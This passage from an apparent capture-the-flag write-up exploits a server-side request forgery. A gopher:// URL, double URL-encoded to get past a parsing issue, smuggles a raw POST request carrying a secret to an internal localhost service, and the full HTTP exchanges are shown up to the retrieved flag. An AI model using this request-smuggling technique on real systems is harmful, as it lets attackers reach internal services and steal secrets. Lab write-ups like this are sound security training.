gopher://127.0.0.1:5000/_POST%20%2Fflag%20HTTP%2F1.1%0AContent-Type%3A%20application%2Fjson%0AC
ontent-Length%3A%2046%0A%0A%7B%22secret%22%3A%22b7bb70a3b3c95f570a8d31ece41bf7c5%22%7D%0A
```

```
HTTP/1.1 200 OK
date: Mon, 18 Dec 2023 01:04:32 GMT
server: Apache/2.4.52 (Ubuntu)
vary: Accept-Encoding
content-type: text/html; charset=utf-8
connection: close
Content-Length: 171

Error running curl with url: gopher://127.0.0.1:5000/_POST /flag HTTP/1.1
Content-Type: application/json
Content-Length: 46

{"secret":"b7bb70a3b3c95f570a8d31ece41bf7c5"}

```

hmm, may be this is caused by encoding, to play safe , let's also encode the `%` characters that are responsible for URL encoding, so we replace all occurrence of `%` to `%25`, and the URL becomes :

```
gopher://127.0.0.1:5000/_POST%2520%252Fflag%2520HTTP%252F1.1%250AContent-Type%253A%2520application%252Fjson%250AContent-Length%253A%252046%250A%250A%257B%2522secret%2522%253A%2522b7bb70a3b3c95f570a8d31ece41bf7c5%2522%257D%250A
```

let's send that :



```
POST /request HTTP/1.1
Host: gof.hackini24.shellmates.club
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 234
Origin: https://gof.hackini24.shellmates.club
Referer: https://gof.hackini24.shellmates.club/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

service=
gopher://127.0.0.1:5000/_POST%2520%252Fflag%2520HTTP%252F1.1%250AContent-Type%253A%2520applicat
ion%252Fjson%250AContent-Length%253A%252046%250A%250A%257B%2522secret%2522%253A%2522b7bb70a3b3c
95f570a8d31ece41bf7c5%2522%257D%250A
```

```
HTTP/1.1 200 OK
date: Mon, 18 Dec 2023 01:08:17 GMT
server: Apache/2.4.52 (Ubuntu)
vary: Accept-Encoding
content-type: text/html; charset=utf-8
connection: close
Content-Length: 218

HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.10.12
Date: Mon, 18 Dec 2023 01:08:18 GMT
Content-Type: application/json
Content-Length: 59
Connection: close

{"flag":"shellmates{go_go_go_GoOOOPHER}\n","success":true}
```

- flag: `shellmates{go_go_go_GoOOOPHER}`